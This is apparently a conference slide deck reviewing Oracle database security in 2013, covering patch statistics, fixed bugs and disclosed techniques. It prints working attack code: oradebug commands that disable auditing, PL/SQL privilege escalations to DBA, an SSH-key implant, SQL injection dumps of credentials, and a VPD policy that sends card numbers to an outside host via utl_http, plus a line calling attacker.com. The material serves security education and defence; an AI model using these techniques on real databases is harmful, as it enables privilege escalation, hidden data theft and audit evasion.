Best of Oracle Security 2013

What happened in 2013

Agenda

- Intro
- Recapitulation 2012
- January 2013 - October 2013
- Forecast 2014
- Q&A

Intro

- What you will see and/or learn
  - How to disable oradebug
  - How to become DBA with CREATE ANY INDEX
  - Free security gift from Oracle
  - How to bypass network based auditing systems
  - Steal data without leaving traces in Oracle Auditing
  - Defeat Oracle Data Redaction
  - How many bugs were fixed in 11.2.0.4
  - + more

Recapitulation 2012/2011

Oradebug

- Undocumented function in Oracle
- Details published in 2011 (Hacktivity 2011*)
- Allows to run OS commands
- Allows to disables normal and SYS Auditing
- Can't be audited
- Platform independent solution without poke added

* http://soonerorlater.hu/download/hacktivity_lt_2011_en.pdf

Disable Oracle Auditing

```
SQL> oradebug setmypid
Statement processed.
SQL> oradebug setvar sga kzaflg_ 0
BEFORE: [1492F4EC0, 1492F4EC4) = 00000001
AFTER:  [1492F4EC0, 1492F4EC4) = 00000000
```

Oradebug - How to disable

- Parameter _fifteenth_spare_parameter allows to disable oradebug

  —— extract from the read me.txt of the patch file——————
  ## _fifteenth_spare_parameter can be set to “all”, “restricted” or “none”
  ## “all” disables execution of all oradebug commands, “restricted” disables
  ## execution of restricted oradebug commands, “none” (default) allows execution
  ## of oradebug commands.
  —— extract from the read me.txt ——————

- By default, oradebug is enabled (=auditing can be disabled)

- Available in 11.2.0.4 and 12.1.0.1+

- 11.2.0.3 still requires a security patch (15805002, 15808245, 16177780)

Oradebug

Fixed !
11.2.0.3-One-Off-Patch/
11.2.0.4+/12.1.0.1

2013 - The Good, The Bad, The Ugly

The good I

Lowest number of vulnerabilities in Oracle database ever

- Only 13 findings in 2013 (2012: 17, 2011: 29, 2010: 31)
- 7 remote exploitable bugs (2012: 8, 2011: 5)

- January 2013 CPU (1 Vulnerabilities – 0 remote)
- April 2013 CPU (4 Vulnerabilities – 4 remote)
- July 2013 CPU (6 Vulnerabilities – 1 remote)
- October 2013 CPU (2 Vulnerabilities – 2 remote)
- 66 bugfixes in security components in 11.2.0.4

The good II (free gift from Oracle)

Since July 2013 the TNS network encryption can be used for FREE *. TNS network encryption is no longer part of the Advanced Security Option (ASO).

Oracle**
„Network encryption (native network encryption and SSL/TLS) and strong authentication services (Kerberos, PKI, and RADIUS) are no longer part of Oracle Advanced Security and are available in all licensed editions of all supported releases of the Oracle database. To remediate this security vulnerability, customers should configure network encryption in their clients and servers to protect sensitive data sent over untrusted networks. Refer to http://docs.oracle.com/cd/E11882_01/license.112/e47877/options.htm#CIHFDJDG - "Oracle Advanced Security section" of "Oracle Database Licensing Information 11g Release 2 (11.2)" for details of this licensing change.“

* http://docs.oracle.com/cd/E11882_01/license.112/e47877/options.htm#DBLIC143
** http://www.oracle.com/technetwork/topics/security/cpuoct2013-1899837.html

The good III

oradebug issue fixed

The bad

Oracle

- Instead of fixing security vulnerability CVE-2013-5771 (XML Parser) in Oracle 10.2, Oracle was waiting until 10.2 became unsupported.
- Fix for oradebug was hidden and never announced by Oracle. The main reason was that the oradebug was never handled as a security bug. That's why the fix was never part of the quarterly Oracle CPU
- Implementation and documentation of Oracle Data Redaction
- License policy for Privilege Analysis feature

The ugly

This year there was nothing really ugly… (from my perspective)

2013

January 2013

- Oracle CPU January 2013 *
- Revoking RESOURCE role on 11gR2 resets all QUOTA previously granted

January 2013 CPU*

- 1 security fixes (not remote exploitable)
- Spatial

* http://www.oracle.com/technetwork/topics/security/cpujan2013-1515902.html

February 2013

- nothing special happened

March 2013

- nothing special happened

April 2013

- Oracle CPU April 2013 *
- Whitepaper „Oracle Privilege Escalation“ *

* http://www.oracle.com/technetwork/topics/security/cpuapr2013-1899555.html
** http://ora-600.pl/art/oracle_privilege_escalation.pdf

Whitepaper „Oracle Privilege Escalation“

- Case 1 - execute any procedure and create any procedure
- Case 2 - create any trigger
- Case 3 - create any index
- Case 4 - analyze any
- Case 5 - from DBA to SYSDBA

Case 1 - EXECUTE ANY PROCEDURE and CREATE ANY PROCEDURE


```
create or replace procedure system.get_dba
as
begin
 execute immediate 'grant dba to hr';
 end;
 /

 exec system.get_dba;
```

Case 2 – CREATE ANY TRIGGER


```
create or replace procedure get_dba
authid current_user is
pragma autonomous_transaction;
begin
 execute immediate 'grant dba to hr';
end;
/

grant execute on get_dba to system;

create or replace trigger system.ol$insert_trg
before insert on system.ol$ for each row
begin
  hr.get_dba;
end;
/

insert into system.ol$(CATEGORY) values ('DOAG 2013');
```

Case 3 – CREATE ANY INDEX


```
create index system.ol$get_dba_ix
on system.ol$(system.get_dba_fun(VERSION));

insert into system.ol$(version)
values ('DOAG2013');
```

CASE 4 – ANALYZE ANY


```
create or replace function f_get_dba_from_stats(p_col varchar2)
return varchar2 deterministic
authid current_user is
pragma autonomous_transaction;
begin
 execute immediate 'grant dba to public';
 return upper(p_col);
 end;   /

 grant execute on f_get_dba_stats_to system;

 begin
  dbms_stats.gather_table_stats('SYSTEM','HELP',method_opt=>'for
columns (hr.f_get_dba_from_stats(INFO))), size auto'));
  end;   /
```

CASE 5 – ANALYZE ANY

- Generate RSA keys at your localhost
- Create Oracle directory, pointing at /home/oracle/.ssh and create an anonymous PL/SQL block, that adds your public RSA key to authorized_keys file
- connect to Oracle
  ssh oracle@192.168.2.123

CASE 5 – ANALYZE ANY


```
create directory dir_ssh_oracle as '/home/oracle/.ssh';

declase
 v_rsa_key varchar2(32000):= 'ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAIEAxtWFO8XbyT6+IlBAWYyOb
/VWraJ7iymKVsb0TNmieBSzF6fgustkT0nX3udbSqTqiEC/wXFKqeyl27
bkd+rEcFba+s+wgv9MKRaiV0kOFVQrAvwrKnS1QI6YZWZIhSP7KS5QE0H
Rra+gy/47vGwHUn0RxksGOQ6YsKP5lNN8H3E= bof2013@doag.org'
 v_file utl_file.file_type;
begin
 v_file:=utl_file.fopen('DIR_SSH_ORACLE','authorized_keys','a');
 utl_file_put_line(v_file,v_rsa_key);
 utl_file.fclose(v_file):
end;
/
```

April 2013 CPU*

- 4 security fixes (4 remote exploitable)
- Workload Manager (Oracle invented a new component name!!!)
- Application Express
- Network Layer (2x)

* * http://www.oracle.com/technetwork/topics/security/cpuapr2013-1899555.html

May 2013

- Wie sicher sind Database links?*

* http://www.trivadis.com/uploads/tx_cabagdownloadarea/05-01-2013_Wie_sicher_sind_Database_Links.pdf

June 2013

- Fast exploitation method of #sqli in #Oracle using 'listagg', 'xmlagg' and 'stragg' functions*
- Presentation "Oracle Database 12 - New Security Feature" by Stefan Oehrli released
- Oracle 12.1.0.1 released

** https://twitter.com/dsrbr/status/3421320032709591 04/photo/1

Fast exploitation method of #sqli in #Oracle using 'listagg', 'xmlagg' and 'stragg' functions**

```
SQL> select * from users;

        ID LOGIN                PASS
---------- -------------------- --------------------
         1 admin                P@ssw0rd
         2 root                 Qwerty1
         3 test                 test123

SQL> select * from news where id=-1 union select null,listagg(login||':'||pass,', ') within group (order by login) from users;

        ID
----------
NEWS
--------------------------------------------------------------------------------

admin:P@ssw0rd, root:Qwerty1, test:test123

SQL> select * from news where id=-1 union select null,xmlagg(xmlelement("user",login||':'||pass) order by login).getStringVal() from users;

        ID
----------
NEWS
--------------------------------------------------------------------------------

<user>admin:P@ssw0rd</user><user>root:Qwerty1</user><user>test:test123</user>

SQL> select * from news where id=-1 union select null,stragg(login||':'||pass||', ') from users;

        ID
----------
NEWS
--------------------------------------------------------------------------------

admin:P@ssw0rd, root:Qwerty1, test:test123,

SQL>
```

Fast exploitation method of #sqli in #Oracle using 'listagg', 'xmlagg' and 'stragg' functions**


```
select * from news where id=-1
union
select null.listagg(begin||':'||
pass,', ')
withing group (order by login) from
users;
```

```
admin:P@assword, user1:password,
hugo:hugo
```

Fast exploitation method of #sqli in #Oracle using 'listagg', 'xmlagg' and 'stragg' functions**


```
select * from new where id=-1
union
select null.stragg(login||':'||pass||',
') from users;

admin:P@assword, user1:password,
hugo:hugo
```

July 2013

- Oracle CPU July 2013 *
- New underscore parameter_sys_logon_delay**
- Blog entry by Kerry Osborne "SQL Translation Framework“ ***

* http://www.oracle.com/technetwork/topics/security/cpujul2012-392727.html
** http://www.oracleforensics.com/wordpress/index.php/2013/07/11/_sys_logon_delay/
*** http://kerryosborne.oracle-guy.com/2013/07/sql-translation-framework/

July 2013 CPU*

- 6 security fixes (1 remote exploitable)
- XML Parser
- Network Layer
- Oracle Executable (2x)
- Core RDBMS (2x)

* http://www.oracle.com/technetwork/topics/security/cpujuly2013-1899826.html

New underscore parameter_sys_logon_delay*

- New parameter _sys_logon_delay to delay wrong SYSDBA logins

* * http://www.oracleforensics.com/wordpress/index.php/2013/07/11/_sys_logon_delay/

Bypass Auditing using VPD

Question

What statement is audited (AUDIT_TRAIL=DB,extended) from Oracle if VPD is used?

a.) the statement which was send by an user

```
select * from credit card
```


b.) the statement modified by VPD

```
select * from credit card where dept=100;
```

Bypass Auditing using VPD

- With VPD it is possible to blame someone else for retrieving sensitive information
- By attaching a specially VPD rule crafted to a table, this table is executed and retrieves data from a table. This data is sent via utl_http or HTTPURIType to an external site.
- The audit statement itself shows only the statement without the VPD clause

Bypass Auditing using VPD



2. Add
length(utl_http.request("http://
192.168.2.232:5560/"||CC)) >1

Bypass Auditing using VPD


```
CREATE OR REPLACE FUNCTION HIDE_SECRET(p_schema IN VARCHAR2,p_object IN
VARCHAR2)
   RETURN VARCHAR2
   AS
   BEGIN
   RETURN ' length(utl_http.request(''http://192.168.2.232:5560/''||
CC)) >1';
   END;
/


BEGIN
 DBMS_RLS.add_policy (object_schema => 'CC', object_name => 'CC',
policy_name => 'SECRECY', policy_function => 'HIDE_SECRET');
 END;
/


192.168.2.232 - - "GET /5450570115288876 HTTP/1.1" 404 140
192.168.2.232 - - "GET /5426401142433858 HTTP/1.1" 404 140
192.168.2.232 - - "GET /5480066461420654 HTTP/1.1" 404 140
192.168.2.232 - - "GET /5407320541054524 HTTP/1.1" 404 140
```

"SQL Translation Framework" *

- SQL Translation Framework allows to replace an SQL statements on the fly with another SQL statement
- Very powerful but dangerous feature

* * http://kerryosborne.oracle-guy.com/2013/07/sql-translation-framework/

SQL Translation Framework

- exec dbms_sql_translator.create_profile('FOO');
- exec dbms_sql_translator.register_sql_translation('FOO','select count(*) from hr.countries','select count(*) from hr.jobs');
- alter session set sql_translation_profile = FOO;
- select count(*) from hr.countries;

  19

- select /*+ fix_wrong_results */ count(*) from hr.countries;

  25

* http://kerryosborne.oracle-guy.com/2013/07/sql-translation-framework/

SQL Translation Framework

- Attacks
  - Bypass network based security solutions (Guardium/Imperva)
  - Inject a SQL statement and modify the workflow. A normal user does not have a chance to see what was really modified (but Oracle auditing is auditing the real executed SQL command)
  - Similar to VPD it is possible to send information to other sources without the knowledge of the end user
    (and 1=utl_http.request('http:://www.attacker.com/'||creditcard))

August 2013

- Oracle 11.2.0.4 released
- 6000+ documented bugs
- 3100+ undocumented bugs

Patchset 11.2.0.4

ORACLE MY ORACLE SUPPORT | PowerView is On | Support Identifier: ..... (Red-Database..

Dashboard | Knowledge | Service Requests | Patches & Updates | Community | Certifications | Systems

Patches & Updates >

11.2.0.4 Patch Set - List of Bug Fixes by Problem Type (Doc ID 1562142.1)

Modified: 25-Oct-2013 Type: PATCH

Bugs fixed in the 11.2.0.4 Patch Set

- See Note:880782.1 for Support Status and Alerts affecting 11.2.0 releases.

This note lists customer bugs fixed in the 11.2.0.4 Patch Set which are not already fixed in an earlier
ie: This is the list of fixes added in 11.2.0.4

Bugs are listed by product. RDBMS (Server) bugs are listed under significant headings relating to eith
Support Bug Description.

- '*' indicates that an alert exists for that issue.
- '+' indicates a particularly notable issue / bug.
- 'I' indicates an install issue / bug included for completeness.
- 'P' indicates a port specific bug.
- **Fixed** versions use "BP*nn*" to indicate Exadata bundle *nn*.
- **"OERI:*xxxx*"** may be used as shorthand for **ORA-600 [*xxxx*]**.

Patchset 11.2.0.4

Undocumented Oracle Server

2694561 2788440 2804268 3522216 4611439 5164400 5233285 5244538 5277780 5462532 5560282 5575540 5653172 5666915 5905783 5910501 5918695 5949958 6087729 6155720
6434151 6455619 6500157 6654120 6741978 6873091 6880017 6923730 6971124 6996664 7118790 7189804 7271518 7280187 7357877 7387810 7523016 7524519 7628899 8245595
8275136 8328850 8337092 8352043 8394114 8476595 8533585 8538461 8591858 8599317 8631856 8644298 8652752 8774459 8792821 8823383 8846724 8870556 8926391 9008265
9085402 9100556 9107671 9110406 9114915 9132593 9169871 9219580 9221363 9229315 9230166 9285550 9292795 9298083 9310778 9320512 9342216 9375523 9383295 9386671
9408365 9442487 9444114 9445244 9456728 9459638 9461977 9470465 9534317 9550277 9554028 9554090 9554130 9562128 9572240 9575257 9577191 9586754 9593084 9619018
9639975 9648247 9650574 9680168 9681807 9682360 9683404 9685129 9685979 9695145 9701938 9721211 9729715 9740127 9748851 9756790 9765175 9769146 9794160 9832522
9849353 9856067 9863515 9863884 9866967 9869222 9869238 9869250 9871310 9873674 9874889 9877973 9877976 9878010 9880310 9880318 9901805 9915644 9921209 9921913
9922688 9923312 9925115 9927763 9930811 9931811 9932029 9962168 9971371 9974547 10005758 10007411 10013976 10015440 10015916 10016008 10017090 10017675 10019209
10034078 10038715 10057607 10063080 10071759 10079329 10081839 10094222 10135054 10145667 10145900 10147406 10148262 10156106 10168934 10178804 10184326 10186633
10195109 10198929 10204361 10204482 10211252 10227912 10236460 10243387 10243467 10247655 10252498 10255657 10259563 10260064 10260768 10260842 10276482 10286314
10305288 10312801 10316562 10317921 10325435 10339231 10354739 10374882 10377019 10377912 10379061 10383185 10390296 10391506 10399471 10412705 10413872 10418841
10418932 10420085 10420227 10433512 10433672 10628624 11066804 11067467 11071920 11073428 11652055 11658418 11663375 11669407 11671145 11674082 11675721 11680234
11683552 11698792 11699364 11706153 11707611 11708467 11708793 11708799 11719234 11720698 11727941 11728989 11730613 11732607 11732612 11738891 11740884 11770745
11772041 11773058 11777304 11778443 11785207 11785258 11785292 11785323 11785642 11785651 11790077 11803565 11813257 11816526 11816981 11819563 11824669 11827871
11828873 11838997 11843934 11858836 11865196 11878073 11878531 11883529 11884902 11885216 11886736 11893713 11893743 11894476 11899705 11902423 11903161 11925227
11929437 11929551 11934334 11937321 12316447 12321725 12324392 12327946 12329027 12333010 12334253 12344184 12347113 12350329 12357350 12361286 12362491 12364204
12373685 12378705 12379161 12384616 12386167 12387907 12388443 12388463 12397649 12398492 12400032 12403233 12404575 12405382 12407091 12409669 12413421 12414757
12418428 12433968 12532619 12533554 12537479 12545924 12545990 12546352 12548467 12552097 12556270 12558569 12559493 12566247 12568089 12568334 12569144 12570840
12571553 12571783 12574070 12574312 12581240 12585076 12585291 12585659 12586845 12591543 12594725 12594901 12596559 12596647 12600343 12600552 12600648 12601205
12601274 12601917 12607116 12608327 12608398 12613247 12614085 12615842 12623810 12623829 12623835 12626914 12634638 12638471 12638848 12639013 12641760 12647744
12652070 12652725 12653228 12654313 12657087 12659822 12661549 12663433 12666091 12667272 12670865 12675953 12678284 12680193 12680822 12681320 12683607 12683621
12684879 12686534 12686737 12687417 12687494 12687642 12692700 12693573 12695029 12696750 12699563 12700101 12703555 12707336 12709476 12712133 12714664 12719562
12720820 12722183 12723414 12727549 12728108 12728585 12730228 12731362 12731763 12733730 12736074 12737014 12739307 12743801 12743831 12750497 12751525 12753578
12754806 12758232 12759318 12760757 12761113 12761302 12764939 12766987 12767871 12771704 12776560 12776746 12777602 12777680 12778425 12778672 12780479 12781646
12784208 12791796 12792224 12794948 12795036 12795557 12795827 12795857 12796359 12796364 12799744 12801015 12803334 12807539 12807610 12807612 12808031 12810957
12812400 12812697 12815050 12816605 12818129 12819289 12822446 12822472 12822673 12824833 12825047 12827493 12827547 12827928 12828390 12828479 12829719 12832204
12833207 12833442 12834738 12836020 12836618 12836961 12837648 12842631 12842751 12842804 12843887 12844153 12844387 12848062 12849451 12851246 12852948 12859242
12861609 12863429 12863550 12864791 12866785 12867511 12870482 12870551 12871048 12871662 12871869 12873187 12873909 12874084 12874896 12876621 12877388 12880618
12881179 12884180 12885254 12885756 12890582 12894761 12896703 12897651 12899868 12902639 12902732 12903592 12903615 12903806 12904682 12905325 12905354 12905399
12907269 12908796 12909517 12909967 12910201 12911115 12912459 12914055 12914116 12914536 12914722 12914958 12915337 12918603 12919387 12920080 12920097 12920430
12922416 12923842 12924310 12924835 12925041 12925199 12926190 12926391 12926436 12926468 12929644 12929885 12930270 12932690 12938246 12939407 12940145 12942343
12948663 12950415 12954196 12954768 12955003 12956969 12960767 12963089 12965281 12966153 12967619 12968122 12968623 12969457 12969911 12974178 12974407 12976376
12977077 12978150 12978980 12979368 12979397 12979615 12982837 12983683 12986178 12987588 12988343 12988605 12988626 12988732 12988944 12989345 12990683 12990838
12991478 12994271 12996698 12996767 12998178 13000491 13004657 13005249 13009226 13010246 13011976 13012558 13013174 13016556 13017512 13019222 13019958 13023609
13025596 13025743 13027699 13028516 13028717 13029903 13031694 13032282 13032484 13032503 13033228 13036424 13037709 13038806 13039908 13040816 13041324 13042334
13043788 13045518 13050999 13052686 13054214 13058295 13058611 13059260 13060071 13060894 13062552 13064781 13068062 13069302 13070532 13072644 13074061 13074704
13074709 13075497 13075571 13078736 13080778 13081288 13081732 13081793 13083073 13085591 13087516 13088512 13089282 13090686 13092767 13093520 13093536 13093541
13095709 13096598 13097308 13098528 13098808 13101210 13102530 13103063 13103305 13103385 13103667 13104333 13107806 13110976 13114873 13116479 13117268 13146487
13146556 13147306 13240888 13242969 13244349 13247273 13249595 13250479 13251609 13251796 13252011 13252393 13253300 13253977 13254316 13254734 13254979 13255672
13257122 13257434 13257494 13258062 13259620 13262125 13262364 13262509 13262833 13263339 13323698 13325463 13326065 13326101 13328023 13329748 13331617 13332774
13333301 13333522 13335374 13335499 13337170 13339443 13341533 13341550 13342757 13343483 13345276 13345868 13346236 13347454 13347906 13350470 13353634 13356362

Patchset 11.2.0.4 security fixes

Security (Authentication / Privileges / Auditing)

14392795P	HPUX-Itanium: DBMS_SCHEDULER O/S executable job may not run if encrypted password is in /etc/
8815120	EUS does not honor 'reset password on next login' password policy
10220637	missing audits of functions by access
12313401	DBMS_AUDIT_MGMT.CLEAN_AUDIT_TRAIL fails for policy-managed database
12608397	ora-00979 by grant on view created based on type
12677713	EXPDP reports ORA-600 [ktcrcm: caller passed invalid xcb] / ORA-600 [12811] with AUDIT enabled
12822989	Password can be changed for "XS$NULL"
12938609	ENABLE_DDL_LOGGING does not log RENAME table statements
13036331	ORA-1031 "insufficient privileges" when granting privileges
13092226	ORA-1031 when connecting as SYSDBA if Unix group member list is large
13101791	Resource Manager not changed correctly when granted via a ROLE
13340388	ORA-600 [kzaxpopr14 -Error in decoding xml text] when querying V$XML_AUDIT_TRAIL
13366202	DBNEWID [nid] does not allow TARGET=/ (NID-106)
13411900	Unexpected ORA-28000 / account locked on heavily loaded system
13502700	OS audit file naming algorithm can be slow
13524613	INSERT ALL slow when AUDIT_TRAIL set
13564720	severe performance degradation with turning on fga.
13605675	SQL apply fails with ORA-28221 "REPLACE not specified" for certain "USER" and "ROLE" DDLs
13730155	Some XML audit files cannot be queried from V$XML_AUDIT_TRAIL when more than 1000 audit files
13776598	AUDIT_SYS_OPERATIONS may produce truncated audit XML or spin

Patchset 11.2.0.4 security fixes

13786127	FGA may prevent view merging
13789869	ORA-1031 from Streams queries when Database Vault in use / blank username in DV audit
13834065	ORA-7445 [kzaSysAudit] with auditing (AUDIT_SYS_OPERATIONS)
13866372	ORA-1017 while connecting as SYSDBA with enterprise users
13918131	OS Process ID is not included in LOGOFF audit record with XML auditing
13918644	ORA-7445 with AUDIT_SYS_OPERATIONS=true on create Text index
14059085	ORA-9925 can occur writing audit if ORACLE_PATH is set
14073342	Audit does not work for logoff(101) for certain settings of AUDIT_TRAIL
14135667	ORA-600 [kole_t2u] [34] attempting to insert bad character data into a CLOB column
14189694	ORA-600 [kzaxgchr:lxgcnv] on select from XML audit with multibyte characterset
14369664	Spin with multibyte bind variable and AUDIT_TRAIL='XML','EXTENDED'
14488943	ORA-9925 can occur writing audit if ORACLE_PATH is set
14695377	Wrong values in V$XML_AUDIT_TRAIL.COMMENT_TEXT (and possibly other columns)
14756098	VPD policy leads to excessive FGA auditing
16054013	Error ORA-28008 returned using sqlplus "password command" for SYS account only

Patchset 11.2.0.4 security fixes

Row Level Security / FGA

9958029	INSERT using WITH clause may fail with ORA-28115 if temp table used
12726228	FGA does not work with direct load
12772404	Significant "row cache objects" latch contention when using VPD
12803299	ORA-600 [ztsmdwl failed] is raised while executing CTAS
12923168	ORA-28112 using mixed case identifiers for RLS policy function
13388104	ORA-1733 from SELECT FOR UPDATE of CLOB with nested views
13500667	ORA-28394 when querying encrypted table with FGA policy
13506110	ORA-7445 [qksopCheckPropOpt] or similar using Editioning with RLS
13803530	ORA-600 [kkmfrlacn1] when using a function based index on column level VPD
13809288	High soft parses when using VPD with non-static policies in PLSQL
13898338	ORA-600 [kzfaadp:invalid_schema] when importing FGA_POLICY with REMAP_SCHEMA
13972896	ROWNUM not pushed deep enough when using Fine-Grain Auditing on Partition table
13979429	ORA-600 [kkpoffoc] during partition maintenance on a partitioned IOT
14005749	IMPDP fails to import function names with special characters associated with a VPD policy
14109334	ORA-16000 in PQ slave in READ ONLY database with FGA
14204172	RDBMS part of the fix for bug 14140535
14207317	"latch: row cache objects" latch contention for LANGUAGE_MISMATCH cursors with VPD policies
14350520	ORA-7445 [EVAOPN3] while inserting into view with FGA policy on base tables
14756098	VPD policy leads to excessive FGA auditing
14808639	SHARED_CONTEXT_SENSITIVE VPD caching should ignore E2E_CONTEXT changes
15858022	Frequent invalidation of tuning objects with VPD
15938047	RDBMS portion of fix for bug 14641969
16344871	Wrong results / Mismatch in cursor shareability with VPD/RLS policy with fix 13080778 present

Patchset 11.2.0.4 security fixes

Oracle Data Vault

13575265	ORA-44003
13593744	ORA-7445 [kwrceel] on database open with DV after a restore
13615338	EXP/IMP disabled in Database Vault environment
13781732	With DV_PATCH_ADMIN granted, grantee is not audited for CREATE USER
13789869	ORA-1031 from Streams queries when Database Vault in use / blank username in DV audit
13962309	DV_ACCTMGR user should not be able to alter users with DV_AUDIT_CLEANUP role
14283852	Under DV realm ALTER TABLE UPDATE INDEXES PARALLEL fails withORA-14327
15858246	DV command rule on 'connect' not working on physical standby

Oracle Label Security

13575265	ORA-44003
13809288	High soft parses when using VPD with non-static policies in PLSQL
14033506	OLS install fails without execute permissions on DBMS_SQL
14059221	Spatial index not selected by optimizer when OLS policy applied

Patchset 11.2.0.4 security fixes

Bug 13524613 INSERT ALL slow when AUDIT_TRAIL set

This note gives a brief overview of bug 13524613.
The content was last updated on: 16-SEP-2013
Click here for details of each of the sections below.

Affects:

Product (*Component*)	Oracle Server (Rdbms)
Range of versions *believed* to be affected	(*Not specified*)
Versions *confirmed* as being affected	• 11.2.0.3 • 11.2.0.2 • 11.1.0.7
Platforms affected	Generic (all / most platforms affected)

Description

```
With AUDIT_TRAIL = DB/OS/DB_EXTENDED, INSERT ALL statements may take
a long time.
```

```
Rediscovery Notes:
 The performance overhead is in audRegFro()
 for INSERT ALL statements.
```

Workaround

```
AUDIT_TRAIL=NONE
```

Patchset 11.2.0.4 security fixes

- Bug 10220637 : AUDIT OF STAND ALONE FUNCTIONS BY ACCESS
- PROBLEM:
  Auditing of standalone functions by access is not generating audit records each time the functions are executed in a single session. Although auditing is enabled by access, only one audit record is being created for multiple accesses within the same session. The behavior is present in 10g and 11g.

September 2013

- Oracle Redowalker for Redo Logs by David Litchfield
- DOAG Sig Security
  - Focus on Oracle 12c Security
- Laszlo Toth showed how to decrypt Oracle 12c/ 11.2.0.3/11.2.0.4 database link passwords

Oracle Redolog Walker*

- Converts redo logs into XML files
- Can be used for free (10g/11g)
- Really useful for forensic cases (faster than logminer)

- Usage:
  redowalker64.exe REDO01.LOG > redo1.xml

* http://www.davidlitchfield.com/redowalker.htm

C:\000_DOAG2013\redo1.xml

Find: create | Previous | Next | Options | No matches found


```
<?xml version="1.0"?>
- <LOG>
  - <E>
      <V>UPDATE</V>
      <M>0x00000454</M>
      <T>19/11/2013 12:15:54</T>
      <S>0000.0205F439</S>
      <O>288</O>
      <X>000A.009.00005C50</X>
      <D> [5] 2013/11/19 12:15:54 </D>
    </E>
  - <E>
      <V>UNDO</V>
      <M>0x00000564</M>
      <T>19/11/2013 12:15:54</T>
      <S>0000.0205F4BD</S>
      <X>000A.009.00005C50</X>
      <C>11.1</C>
      <O>288</O>
      <U>0</U>
      <OC>UPDATE [5]</OC>
      <D> [1] NULL </D>
    </E>
  - <E>
      <V>INSERT</V>
      <M>0x00000854</M>
      <T>19/11/2013 12:15:54</T>
      <S>0000.0205EA79</S>
      <O>69817</O>
      <X>0008.01B.00005C36</X>
      <D> [0] NULL [1] NULL [2] >cf [3] NULL [4] NULL [5] 0 [6] bookkeeping_step [7] 0 [8] 3 [9] NULL [10] NULL [11] NULL [12] 1 [13] 0 [14] 1 [15] 0 [16] 0 [17]
        NULL [18] NULL [19] 2013/11/19 11:15:54 [20] NULL [21] UTC [22] >df [23] >df [24] NULL [25] NULL [26] 0 </D>
    </E>
  - <E>
      <V>UNDO</V>
      <M>0x00000978</M>
      <T>19/11/2013 12:15:54</T>
      <S>0000.0205F4B5</S>
      <X>0008.01B.00005C36</X>
      <C>11.1</C>
      <O>69817</O>
      <U>0</U>
      <OC>DELETE [3]</OC>
      <D> </D>
    </E>
  - <E>
      <V>DELETE</V>
      <M>0x00000A3C</M>
```

Decrypt 12c/11.2.0.3/4 DB Links

- Showed at Derbycon 3.0 *
- 83 kb Python script

```
